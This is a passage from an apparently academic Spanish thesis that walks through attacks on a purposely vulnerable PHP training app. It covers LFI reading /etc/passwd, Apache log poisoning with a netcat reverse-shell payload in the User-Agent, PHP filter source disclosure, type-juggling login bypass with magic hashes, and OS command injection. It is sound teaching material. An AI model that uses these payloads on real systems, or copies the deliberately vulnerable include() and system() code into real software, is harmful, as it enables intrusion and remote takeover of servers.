

Figura 35: *Funcionalidad de utilities.php en WEB_VULN/vuln_sesion/vuln_admin/conf_1*

Aparentemente, todo luce muy bien y seguro. En la URL no aparece nada extraño como por ejemplo parámetros o información de otro tipo. Por tanto, es bastante probable que cuando se pulsa el botón se esté realizado una petición de tipo POST donde la información de dicha petición está adjuntada en su cuerpo y no en los parámetros de la URL como sucedería con GET. Veamos qué encontramos en el cuerpo de la petición, la Figura 36, muestra la petición GET capturada con BurpSuite (un proxy que permite cazar peticiones web al vuelo) y se observa como en el cuerpo hay un parámetro llamado 'ruta' con el valor reports/report (%2F es el valor hexadecimal de la barra '/'). Eso quiere decir, que el script PHP que hay detrás, en este caso utilities.php, accede al fichero report dentro del directorio reports situado en la raíz del directorio web.

```
POST /admin.php HTTP/1.1
Host: 192.168.10.101:8000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 29
Origin: http://192.168.10.101:8000
Connection: close
Referer: http://192.168.10.101:8000/admin.php
Cookie: PHPSESSID=0v6se6geulse712lirp439f169
Upgrade-Insecure-Requests: 1

ruta=reports%2Freport&submit=
```

Figura 36: *Petición POST a utilities.php*

Veamos entonces, que hay dentro de utilities.php y como se procesa esta ruta que le llega desde la petición POST. La Figura 37 muestra el extracto de este fichero PHP que gestiona la carga del reporte, como vemos, coge el parámetro 'ruta' mediante petición POST. A continuación, mete el valor del parámetro 'ruta' en la variable $ruta de PHP, y se pasa el valor de esta variable a la función include. La función include en PHP sirve para cargar ficheros especificando la ruta de donde se encuentran. Hay que tener mucho cuidado con esta función ya que como hemos dicho, carga cualquier fichero, incluidos los ficheros del sistema operativo. El problema del código que vemos en la Figura 37, es que no se sanitiza ni limpia la entrada del usuario situada en el parámetro 'ruta' de POST. Por tanto, el atacante es totalmente libre de escribir lo que quiera sobre dicho parámetro, incluido rutas a ficheros del sistema operativo. El valor

de 'ruta' cae directamente sobre la función include sin ningún tipo de comprobación. Por tanto, estamos ante una vulnerabilidad LFI muy peligrosa.

```
<h2> Haz click en el botón para generar el reporte </h2>
<div class="texto">
    <?php
        if(isset($_POST['ruta'])) {
            $ruta = $_POST['ruta'];
            include($ruta);
        }
    ?>
</div>
```

Figura 37: *Extracto de utilities.php que gestiona la carga de ficheros*

Ahora bien, ¿Qué es lo que sucedería si en lugar de dejar el parámetro ruta con el valor ruta=reports/report, lo modificamos y ponemos lo siguiente ruta=../../../../../../../etc/passwd? Pues que, al no realizarse ningún tipo de comprobación, la función include va a cargar este fichero que pertenece al sistema operativo en la aplicación web. Dicho fichero, incluye información sobre los usuarios que hay en el sistema y suele utilizarse como fichero de prueba para comprobar si por un lado hay vulnerabilidad LFI y por el otro, podemos acceder a archivos fuera del directorio raíz de la aplicación web. La Figura 38 muestra el parámetro ruta modificado.

```
ruta=../../../../../../../../../../etc/passwd
```

Figura 38: *Parámetro ruta modificado en la petición POST*

El resultado es claro y evidente, el fichero /etc/passwd se ha cargado en la sección de reportes del panel. La Figura 39 muestra el resultado de modificar el parámetro ruta en la petición POST.

Figura 39: *Resultado de LFI mostrando el fichero /etc/passwd*

Ahora bien, hasta el momento lo único que hemos hecho ha sido leer archivos del sistema cosa que resulta excelente para recopilar información interna como configuraciones, usuarios, contraseñas, ficheros ocultos, etc... No obstante, por el momento no hemos conseguido un RCE (Remote Code Execution o ejecución remota de código). Un RCE consiste en lograr ejecutar código de forma remota en la máquina atacada mediante el uso de alguna vulnerabilidad. En las vulnerabilidades LFI hay una forma clásica de conseguir ejecución remota de código (RCE) y esto se hace aplicando

la técnica de Log Poisoning. Log Poisoning o en español, envenenamiento de logs, consiste en inyectar código ejecutable en los ficheros de log de cualquier servicio o aplicación que esté corriendo la máquina. Es muy común envenenar los ficheros de log de Apache ya que por cada petición que realizamos sobre una página web, Apache genera una entrada en el archivo access.log situado en /var/log/apache2/access.log. En esta entrada, aparece información de la petición realizada como puede ser los parámetros enviados y su valor o la cabecera User-Agent. La problemática que surge aquí, es que un atacante puede modificar y poner lo que quiera como valor en la cabecera User-Agent o incluso en la sección de los parámetros, provocando que toda esta información se almacene en los ficheros de log de Apache. Como ya hemos descubierto un LFI, podemos acceder a los ficheros de log de apache y leerlos, por tanto, en el parámetro ruta pondremos lo siguiente: ruta=../../../../../../../../var/log/apache2/access.log. El resultado es que se cargará dicho fichero de logs en la aplicación web, su extensión ocupa mucho espacio, por lo que, la Figura 40, muestra tan solo una entrada de dicho fichero. Todas las entradas muestran la misma información para diferentes peticiones. Se ve información sobre los parámetros, el recurso accedido y el User-Agent. Esta información ha sido obtenida desde BurpSuite y no desde la página web. Remarcar, que, es recomendable usar algún tipo de proxy (como BurpSuite) para capturar y modificar las cabeceras. Así como examinar sus respuestas mediante este tipo de herramientas y no desde la aplicación web. De este modo, tendremos acceso a mucha más información sobre lo que está pasando por detrás y más opciones de modificar parámetros y datos.



Figura 40: *Pequeño extracto del fichero /var/log/apache2/access.log leído por LFI*

Mediante BurpSuite, podemos modificar la información de las cabeceras de la petición. En nuestro caso, vamos a poner en la cabecera User-Agent lo siguiente: User-Agent: HOLA ESTO ES UNA PRUEBA. Lo ponemos en mayúscula para que resalte sobre lo demás y visualizarlo con más facilidad. La Figura 41 muestra esta modificación.

Figura 41: *Cabecera User-Agent modificada*

Al darle a enviar, el texto 'HOLA ESTO ES UNA PRUEBA' se habrá guardado en los ficheros de log debido a que el valor de la cabecera User-Agent se registra en dicho fichero. Ahora, volvemos a cargar el fichero de log haciendo uso del LFI encontrado, la Figura 42 muestra el resultado. Se puede ver resaltado en amarillo el texto enviado en la cabecera User-Agent.

```
192.168.10.104 - - [02/Jun/2024:19:04:06 +0000] "POST /admin.php HTTP/1.1"
200 4721 "http://192.168.10.101:8000/admin.php" "HOLA ESTO ES UNA PRUEBA"
```

Figura 42: *Prueba envenenamiento de log en /var/log/apache2/access.log*

Entonces, aparte de tener una vulnerabilidad LFI también tenemos una vulnerabilidad de envenenamiento de logs. La pregunta sería ¿Qué podemos hacer ahora? Debido a que controlamos lo que podemos escribir en el fichero de log, lo podemos leer mediante LFI y teniendo en cuenta que el servicio que corre en el *backend* es PHP, tenemos la posibilidad de inyectar código PHP sobre dicho log a través de la cabecera User-Agent y ejecutarlo al momento de que sea leído. Esto sucede porque PHP va a ejecutar todas las secciones de texto que estén marcadas por lo ámbitos de PHP que son: <?php ... ?>. Es decir, si leemos un fichero aleatorio del sistema mediante PHP y contiene los ámbitos <?php ?>, todo lo que esté dentro de esos ámbitos será considerado como acciones o código PHP que se tiene que ejecutar. Por tanto, volviendo a modificar la cabecera User-Agent, escribiremos este pequeño script de PHP que se ve reflejado en la Figura 43. Este pequeño código, lo que hace es enviar una consola de comandos remota a la máquina del atacante de modo que este pueda tener acceso a la máquina víctima. Dentro del mundo del hacking, los códigos que se inyectan para obtener una consola de comandos remota sobre la máquina víctima se llama *Reverse Shell* o Shell Reversa en español. Hay páginas muy conocidas dentro de este mundo, que generan *Reverse Shells* en multitud de lenguajes como Python, PHP, Perl, Bash, etc... Una página muy recomendada es revshells donde especificando la dirección IP de tu máquina (maquina atacante) y el puerto donde está escuchando, te genera una *Reverse Shell* para que la puedas utilizar en tus ataques.

```
User-Agent: <?php system('rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc
192.168.10.104 9001 >/tmp/f'); ?>
```

Figura 43: *Reverse shell en User-Agent*

La Figura 44 muestra el resultado exitoso de esta *Reverse Shell*. Podemos ver que tenemos acceso a la máquina ya que tecleando el comando whoami nos dice que somos el usuario www-data, por tanto, hemos entrado en la máquina víctima.



Figura 44: *Resultado de Reverse Shell exitosa aplicando LFI y Log Poisoning*

Remarcar varias, cosas, el envenenamiento de ficheros de log no tiene por qué ser única y exclusivamente sobre los logs de Apache. También hay otros ficheros de log pertenecientes a otros servicios del sistema, por ejemplo, los ficheros de log de SSH o incluso de cualquier tipo de servicio que podamos imaginar. Simplemente, debemos de

saber identificar qué servicios en el sistema genera logs e intentar acceder a la ruta donde se almacenan. Por otro lado, el usuario que ejecuta el servicio web, debe de tener permisos para ejecutar código en esos ficheros. Hay que tener suerte no solo a la hora de encontrar ficheros de log, sino de poder escribir sobre los mismos y tener permisos de ejecución. Por ese motivo esta configuración vulnerable situada en WEB_VULN/vuln_sesion/vuln_admin/conf_1 incluye un archivo llamado conf que se debe de aplicar al Dockerfile. Este archivo tiene las instrucciones necesarias para generar una situación peligrosa en la que el usuario www-data puede ejecutar código en el fichero access.log de Apache. En concreto, cambia el propietario del archivo a www-data.

```
# Cambiar el dueño del archivo a www-data
RUN chown www-data:www-data /var/log/apache2/access.log
RUN chown www-data:www-data /var/log/apache2
```

Figura 45: *Fichero conf dentro de WEB_VULN/vuln_sesion/vuln_admin/conf_1*

Por último, para generar la *Resverse Shell*, dependerá del servicio y aplicación. Es muy común usar PHP si el *backend* ejecuta PHP como es este el caso. Pero también hay otras situaciones en las que se tenga que utilizar Python, Perl, Bash, etc... Depende del caso y de la aplicación. Dicho esto, pasemos a comentar el siguiente caso de LFI planteado.

El segundo LFI, está un poco más restringido ya que no nos permite leer los archivos que están fuera del directorio raíz de la aplicación. Aun así, veremos cómo sigue siendo igual de peligroso, aunque es cierto, que en menor grado que el caso anterior.

Esta configuración vulnerable la encontramos en la ruta WEB_VULN/vuln_sesion/conf_4 donde podemos ver los archivos admin.php, db_create.sql, en.php, es.php y help.php.

Este LFI tiene lugar en el fichero help.php que se añade única y exclusivamente en este caso y en el siguiente. Este fichero, no se ha añadido a la aplicación base, ya que lo hemos considerado como una página PHP 'oculta' que podrá averiguarse de su existencia si se lleva a cabo una búsqueda de directorios y páginas mediante herramientas como Ffuf. La herramienta Ffuf sirve para enumerar directorios, páginas, parámetros, valores de parámetros, fuerza bruta, etc... Tiene muchas utilidades a la hora de descubrir información oculta y de probar valores de parámetros tanto en peticiones GET, POST como las cabeceras de las peticiones. Digamos que, en esta parte, el usuario deberá de hacer uso de estas herramientas para descubrir la página help.php.

El fichero help.php consiste en una página que muestra las instrucciones del juego en español e inglés. Según la opción que elijamos, mediante los botones/enlaces situados en la esquina superior derecha llamados Español y English, la página carga otro script PHP en el centro de la pantalla llamado es.php o en.php según el idioma elegido. El fichero es.php tiene las instrucciones de la aplicación en español y en.php

las instrucciones en inglés. Lo curioso de este caso, es que cada vez que damos click a esos botones, en la URL podemos ver un parámetro llamado 'lang' que va alternando entre los valores es y en. La Figura 46 muestra cómo luce esta página.



Figura 46: *Página help.php mostrando parámetro lang=es en URL tras pulsar el botón Español situado arriba a la derecha*

Es hora de observar el código de help.php y ver que hay detrás de todo esto. La Figura 47 muestra la parte del código de help.php que gestiona el cambio de idioma. Lo primero que podemos destacar, es que tiene una estructura muy similar al caso anterior. La variable $idioma guarda por defecto el valor 'es', pero posteriormente, sobrescribe su valor por cualquier cosa pasada en el parámetro lang de la petición GET. Seguidamente, se concatena el valor de la variable $idioma con la cadena '.php' y el resultado se almacena en la variable $route. Podemos destacar el uso de la concatenación '.php' al final del valor contenido en $idioma, esto previene que se carguen ficheros con extensión distinta a PHP y evitar así un LFI más peligroso. No obstante, eso no exime al usuario de enumerar todo el directorio web mediante herramientas de *fuzzing* como Ffuf y descubrir todos los ficheros PHP que sirve la aplicación. Por tanto, el atacante mediante el parámetro lang, puede cargar cualquier fichero PHP en la aplicación, ya sea que estén dentro del directorio web o fuera. No obstante, única y exclusivamente funcionará con aquellos que tengan extensión PHP, con el resto no funcionará. Decimos dentro de la aplicación ya que por norma general, los archivos con extensión PHP son archivos de aplicación web pertenecientes a la parte del *backend* y desde el punto de vista del desarrollo, no resultaría muy lógico depositar estos ficheros fuera del directorio raíz de un servicio web a no ser que se hagan *backups* de algún tipo. Si el fichero no existe, simplemente aparecerá la pantalla en blanco y la cosa no irá a mayores complicaciones. Por tanto, en este caso, si en el parámetro lang ponemos lo siguiente: lang = ../../../../../etc/passwd, lamentablemente el fichero /etc/passwd no se cargará ya que lo que hará el include del código de la Figura 47 será lo siguiente: include ../../../../../etc/passwd.php y evidentemente el fichero /etc/passwd.php no existe en dicho directorio. Por tanto, estamos restringidos a cargar únicamente ficheros PHP.

```php
<?php
    $idioma = 'es';

    if(isset($_GET['lang'])) {
        $idioma = $_GET['lang'];
    }

    $route = $idioma . '.php';
    include $route;
?>
```

Figura 47: *Código de help.php que gestiona el cambio de idioma*

Comentada la problemática desde el punto de vista del atacante, las opciones se reducen, pero aún hay esperanza de que el ataque sea exitoso. Debido a que solo podemos leer ficheros PHP, tenemos la opción de enumerar archivos y directorios de la estructura de la aplicación web, lo que comúnmente se llama *fuzzing*. Esto se hace por si cabe la casualidad de que haya páginas PHP que no estén indexadas dentro de su funcionamiento habitual, de este modo, podremos cargarlas mediante el parámetro lang y ver cómo lucen. Al enumerar directorios, no encontraremos nada interesante, ya que todos los archivos son accesibles públicamente y no hay nada oculto salvo el archivo help.php ya comentado. Para mostrar como luce la carga de un PHP desde un parámetro vulnerable a LFI, podemos hacer la prueba con el index.php de la página de inicio. Por tanto, en el parámetro lang ponemos lo siguiente lang=index sin especificar la extensión PHP ya que esta se concatenará cuando la petición llegue al servidor. Como se puede ver en la Figura 48, el archivo index.php se ha cargado dentro de la sección de help.php que se utilizaba para cargar los ficheros en.php y es.php. Esto nos demuestra, que efectivamente hay un LFI pero restringido únicamente a archivos con extensión PHP.



Figura 48: *Resultado de poner 'index' en el parámetro lang*

Llegados a este punto e identificado el caso, es hora de utilizar una técnica común en este tipo de situaciones. Dado que solo podemos acceder a ficheros PHP, podemos utilizar PHP Filters para leer el código interno de los mismos y de este modo extraer posible información que los desarrolladores hayan incluido dentro del código PHP como pueden ser comentarios, lógica de la aplicación, conexiones a base de datos, etc... Recordemos que si accedemos a un archivo con extensión .php en una aplicación que ejecuta PHP, el archivo no mostrará su contenido de forma literal, sino que su contenido será interpretado y ejecutado. Por ese motivo, si accedemos a archivos PHP no podemos ver su código porque PHP lo interpreta y lo ejecuta, siendo el resultado de

la ejecución lo que el cliente ve en pantalla. Sin embargo, podemos usar filtros PHP que permiten codificar los archivos PHP en base 64 y mostrar la codificación en el lado del cliente. Los PHP Filters permiten aplicar filtros a los archivos PHP para manipular el flujo de datos y que, de este modo, tengamos el control sobre como accedemos a la información de PHP. Por ejemplo, esto nos permite codificar archivos, comprimirlos, cambiar codificación de caracteres, etc... Un ejemplo de PHP Filter sería el siguiente: php://filter/read=convert.base64-encode/resource='ruta archivo'. Este filtro, se le puede pasar a la función include para que, en lugar de procesar, interpretar y ejecutar el archivo PHP, lo convierta a un flujo de datos codificado en base 64 y mostrar esa codificación en el lado del cliente (usuario). La función include es peligrosa ya que permite ejecutar filtros de PHP, hay otras funciones en PHP como readfile() que no son compatibles con filtros y que únicamente cargan los archivos interpretados, pero este no es el caso. Por tanto, podemos acceder a la codificación en base 64 de los archivos PHP de la aplicación web para ver que hay dentro de ellos. Un archivo curioso de ver siempre es el de admin.php, así que vamos a aplicar el filtro a este archivo. En el parámetro lang ponemos lo siguiente lang=php://filter/read=convert.base64-encode/resource=admin. La Figura 49 muestra el resultado y como se puede ver, aparece un texto muy largo en el lugar donde include carga los ficheros. Ese texto, no es más que el contenido del archivo admin.php codificado en base 64. Simplemente, lo que tenemos que hacer ahora, es decodificarlo con la herramienta base64 de Linux o cualquier otra.



Figura 49: *Resultado de aplicar el filtro php al archivo admin.php*

La Figura 50 muestra cómo se decodifican estos datos. Los datos codificados se han guardado en el archivo admin_enc, después se le pasan a la herramienta base64 con la opción -d para decodificar y el resultado se guarda en admin.php. A continuación, se lee el contenido resultante y como vemos, se trata del código PHP con el que la página admin.php fue construida. Si somos observadores, veremos que dentro del código hay un comentario que indica las credenciales de inicio de sesión del usuario admin en la aplicación. A partir de aquí, podremos entrar en el panel del administrador y seguir con el ataque. Acabamos de robar las credenciales de acceso del usuario admin aprovechándonos de una vulnerabilidad LFI que solo permitía acceder y leer archivos PHP.

Figura 50: *Decodificación de datos en base64*

Destacar que el archivo admin.php dentro de la configuración vulnerable WEB_VULN/vuln_sesion/conf_4 contenía únicamente ese comentario con las credenciales de admin como vulnerabilidad. Remarcar que este tipo de información valiosa se considera una vulnerabilidad. El resto del contenido de admin.php es igual al archivo básico.

5.5.1.3 PHP Type Juggling

PHP Type Juggling no es en sí un tipo de vulnerabilidad, sino más bien, una funcionalidad del propio PHP en el que las comparaciones de datos y tipos se realizan de una determinada manera. Es más bien un comportamiento, que una vulnerabilidad, el problema reside en que, si no se es plenamente consciente de este comportamiento, se pueden producir situaciones lógicas vulnerables. El *typle juggling* se produce en las comparaciones donde entra en juego el tipo de datos y el dato en cuestión. Por ejemplo, en PHP las siguientes condiciones se evaluarían a verdaderas: "string" == 0 donde un *string* que no empieza por un número es igual a un número, "0xAAAA" == "43690" donde el un *string* compuesto por número en hexadecimal puede ser comparado por otro *string* que contenga el mismo valor, pero en base decimal, es decir, 0XAAAA es 43690 en decimal.

Hay muchísimos tipos de evaluaciones y combinaciones que se pueden dar, no vamos a mencionarlas todas ya que no es necesario. Pero hay una en concreto que nos interesa y mucho, se trata de la siguiente: "0e325432" == 0, esto es, cualquier cadena de texto que empiece con "0e" seguida de números, será siempre igual a cero. Muy importante es el hecho de que después de "0e" debe de haber números y no letras, sino, no funcionará. Esto se produce porque la forma "0e64327327…." PHP la interpreta como cero elevado a la potencia de un valor, en este caso, cero elevado al valor que hay después de "0e". La potencia de 0 elevada a cualquier valor siempre dará como resultado cero. Esto es peligroso, sobre todo, si se realizan comparaciones del tipo: if ($var == "0e3213213") donde $var es un valor que puede ser controlado por el usuario. Este caso se convierte en una vulnerabilidad ya que, el no ser consciente del *type juggling,* puede llevar a fallos lógicos que si no se tienen en cuenta, pueden desencadenar una situación peligrosa y vulnerable.

En esta configuración vulnerable situada en WEB_VULN/vuln_sesion/conf_1 encontramos los ficheros db_create.sql, en.php, es.php, help.php y login.php. De nuevo, se hace uso del LFI restringido a ficheros PHP que vimos justo en el caso

anterior. El funcionamiento de este caso es igual, solo que ahora entra en juego como novedad el fichero login.php que tiene una modificación. Esa modificación consiste en que el inicio de sesión para el usuario admin se lleva a cabo mediante la comparación de los hashes de contraseña. Si el usuario es el admin y el hash de la contraseña enviada coincide con el hash *hardcodeado* (almacenado sobre una variable en código), entonces, se le da acceso. La Figura 51 muestra la parte del archivo login.php que lleva a cabo esta comparación de contraseñas. El problema que se observa es que el hash de la contraseña enviada se va a comparar con un hash que empieza por "0e" con una sucesión larga de números sin ninguna letra. Estamos ante un caso peligroso de *type juggling*.

```php
if($_SERVER["REQUEST_METHOD"] == "POST") {
    $username = $_POST['username'];
    $password = $_POST['password'];
    $password_hashed = hash("sha256", $password);

    if($username == 'admin') {
        if($password_hashed == '0e437432874327848958586325154344459322555889122324432225211567') {
                session_start();
                $_SESSION['loggedin'] = true;
                $_SESSION['username'] = 'admin';
                $_SESSION['id'] = 0;
                header("Location: admin.php");
```

Figura 51: *Fichero login.php vulnerable a PHP Type Juggling*

El LFI en help.php se utilizará como en el caso anterior, solo que ahora, en lugar de usar el filtro PHP sobre el fichero admin.php, lo utilizaremos sobre login.php para ver su contenido. De este modo, podremos ver que el inicio de sesión en login.php es vulnerable a *type juggling*.

Por tanto, lo que tenemos que hacer para efectuar un *bypass* en esta comparación y convertirnos en usuario admin, es enviar una cadena de texto en el campo *password* de POST, cuyo hash empiece por "0e" seguido de números sin ninguna letra. No hay demasiados problemas para conseguir esto, ya que en repositorios como GitHub podemos encontrar lo que se llaman hashes mágicos que consiste en una recopilación de miles de cadenas de texto que al efectuar sus hashes cumplen esta condición. La Figura 52 muestra ejemplos de hashes mágicos subidos en repositorios de GitHub.

```
rr6HVrfwfQRK:0e390310578034127565575710199239
94da2KWOk2sD:0e522608713252938409614536178159
LIgjRwsEBV0G:0e476487496670573057723083165712
0Jh28Lv3IQPB:0e552943749576940357419042912841
5lYWomyrSgBi:00e822036712543606019347594064 38
af8UF09z8S5B:0e880812032272171076911479094143
```

Figura 52: *Hashes mágicos, GitHub: https://github.com/spaze/hashes/blob/master/md5.md*

5.5.1.4 OS Comand Injection

Esta vulnerabilidad consiste en la inyección y ejecución de comandos del sistema operativo que se esté utilizando para ofrecer el servicio. Esta vulnerabilidad es común a todos los sistemas operativos. La problemática radica, en cómo se gestionan las entradas del usuario para evitar que este pueda inyectar comandos de alguna manera. Pueden surgir de miles de formas que, generalmente, son totalmente inesperadas. Tanto es así, que, en ocasiones, resultan un poco complejas de identificar y de explotar. Hay otras ocasiones que son triviales, todo dependerá de cómo haya sido programado el *backend*.

En nuestra aplicación web, tenemos una Comand Injection en la configuración vulnerable situada en WEB_VULN/vuln_sesion/vuln_admin/conf_2 donde encontramos dos archivos db_create.sql y utilities.php. Como dijimos, utilities.php adquiría distintas funcionalidades, anteriormente utilities.php jugaba el rol de generar un reporte de los usuarios del sistema y mostrarlo en la aplicación. Ahora, consiste prácticamente en lo mismo, con la diferencia de que el reporte se muestra automáticamente en pantalla. Teniendo como novedad, la opción de generar un *backup* del mismo con la posibilidad de introducir su nombre. La Figura 53 muestra el aspecto de esta versión de utilities.php.



Figura 53: *Aspecto de utilities.php en WEB_VULN/vuln_sesion/vuln_admin/conf_2*

Vamos a crear un *backup* llamado prueba, tecleamos 'prueba' sobre el campo de nombre y le damos al botón de Crear Backup. El resultado se muestra en la Figura 54, se observa que aparece un texto mostrando la ruta donde se ha guardado la copia. Parece ser que en la raíz de la aplicación web hay un directorio llamado *backups* para almacenar las copias.

Figura 54: *Generación de backup prueba*

Veamos como luce el código de utilities.php esta vez. La Figura 55 muestra la parte del código de utilities.php que realiza la copia de seguridad del reporte. Vamos por partes, la variable $backup_dir almacena la ruta del directorio 'backups/' donde se

almacenan las copias generadas. La variable $file almacena la ruta del reporte para posteriormente mostrarlo en pantalla, la lógica que se encarga de mostrar el reporte en pantalla no está presente en la Figura 55 porque no es necesario. Seguidamente, entramos al condicional donde se comprueba si se ha recibido por petición GET un parámetro llamado backup_name. Este parámetro almacena el nombre del *backup* enviado desde el formulario del panel del administrador anterior. Si es así, almacena el nombre en la variable $backup_name. A continuación, viene la parte interesante, se observa que para realizar el *backup* del reporte, se hace uso de un comando interno de Linux llamado cp, este comando se almacena en forma de *string* en la variable $command. El comando cp, es la abreviatura de copy, es decir, copia un archivo de un directorio a otro especificando la ruta que nosotros queramos. Veamos la construcción del comando: por un lado, se concatena cp que es el comando, con el contenido de $file que es igual al directorio donde se encuentra el fichero de reporte, esto es, 'reports/report'. Seguidamente, se añade un espacio en blanco para añadir el siguiente parámetro que será el contenido de la variable $backup_dir el cual es el directorio de backups llamado 'backups/' concatenado con el valor de la variable $backup_name que es el nombre enviado desde el panel. Finalmente, se concatena el *string* '.txt' para que el tipo del archivo de backup sea siempre un fichero en texto plano. Suponiendo que generamos un *backup* con el nombre 'prueba', el comando que se creará dentro del script utilities.php será: cp reports/report backups/prueba.txt, es decir, copia el contenido de reports/report en el fichero prueba.txt dentro del directorio backups. Finalmente, el comando creado se pasa a la función system() de PHP para ejecutarlo.

```php
<?php
    $backup_dir = 'backups/';
    $file = 'reports/report';
    if(isset($_GET['backup_name'])) {
        $backup_name = $_GET['backup_name'];
        $command = "cp " . $file . " " . $backup_dir . $backup_name . ".txt";

        $output = system($command);
        echo "<p> Backup creado en: " . $backup_dir . $backup_name . "</p>";
    }
?>
```

Figura 55: *Extracto del código de utilities.php que gestiona el backup*

Esto tiene un problema grave de seguridad ya que, el usuario controla a la perfección lo que manda en el campo del nombre. Además, no se observa ningún tipo de sanitización sobre el parámetro backup_name de GET que es el que el usuario controla, incluso cuando su contenido se copia en la variable PHP $backup_name, tampoco se realiza ningún tipo de comprobación posterior sobre dicha variable. Por tanto, el valor del nombre del *backup* que el usuario introduce en el panel de administrador, cae directamente sobre el comando cp que construye el script de PHP. Eso quiere decir, que un atacante puede modificar el comportamiento del comando cp, e incluso hacer que se ejecuten otros comandos distintos a cp.

Para salirse del ámbito del comando cp y hacer que se ejecuten otros comandos, simplemente hay que identificar la parte del comando que controlamos. En este caso, es la variable $backup_name de PHP ya que en esa variable es donde se deposita el contenido de la variable backup_name de la petición GET. Como tenemos control total sobre esa parte del comando, simplemente empezamos a probar formas de romper su

ámbito. Para romper dicho ámbito, se deben utilizar caracteres que a nivel de comandos de Linux resulten en una separación de comandos. Por ejemplo, los caracteres más comunes suelen ser el punto y coma ';' que se utiliza para separar comandos de forma concatenada, el *ampersand* simple '&' para ejecutar comandos en segundo plano (no es muy común usar este método), el *ampersand* doble '&&' que permite la ejecución en cadena de comandos siempre y cuando los anteriores se hayan ejecutado con éxito, las dobles barras '||' que sirven para ejecutar comandos solo si los anteriores han fallado, y la almohadilla '#' que significa comentario en Bash. También, es común utilizar el carácter tabulación, pero esto es en casos muy específicos donde el comando suele reaccionar de distinta manera a la prevista.

En nuestro caso, vamos a probar a ejecutar el comando ls inyectándolo en el campo del nombre de *backup* de la siguiente manera: ; ls #

La Figura 56 muestra cómo se introduce dicha secuencia en el campo del nombre de *backup*.

Figura 56: *Inyección de comando ls en el nombre del backup*

La Figura 57 muestra el resultado una vez damos click al botón de Crear Backup. Se observa como aparece la lista de directorios y archivos pertenecientes a la aplicación web. Esto es así, ya que hemos inyectado el comando ls que se encarga de listar un directorio. En este caso, el comando ls se ha ejecutado en la raíz de la aplicación web ya que el fichero utilities.php pertenece a dicha raíz. Como vemos, hemos obtenido un RCE (ejecución remota de código) mediante una inyección de comandos.



Figura 57: *Resultado de la inyección del comando ls*

El comando construido en el script utilities.php tras inyectar el comando, luciría tal que así: cp reports/report backups/; ls #.txt

Lo que ha sucedido aquí, es que el carácter de punto y coma ';' ha cortado el comando cp. A continuación, viene otro comando distinto que es el ls, y seguido de ls metemos la almohadilla '#' para comentar la extensión '.txt' y todo lo que venga detrás (si lo hubiese). A nivel de Linux, el comando que se ha ejecutado luce tal que así: cp reports/report backups/; ls Donde se ejecuta el cp copiando reports/report en /backup y seguidamente viene un punto y coma ';' que se interpreta como el fin del comando cp. Después del punto y coma hay otro comando que es el ls inyectado.

Remarcar que, una vez hemos inyectado y ejecutado un comando exitosamente, ya tenemos control sobre la máquina. Ahora, el siguiente paso sería construir una

Reverse Shell como se explicó en un caso anterior para conseguir una consola remota de la máquina víctima. El proceso es el mismo y no lo vamos a repetir para no extender el trabajo.

5.5.1.5 Cross-Site Request Forgery (CSRF)

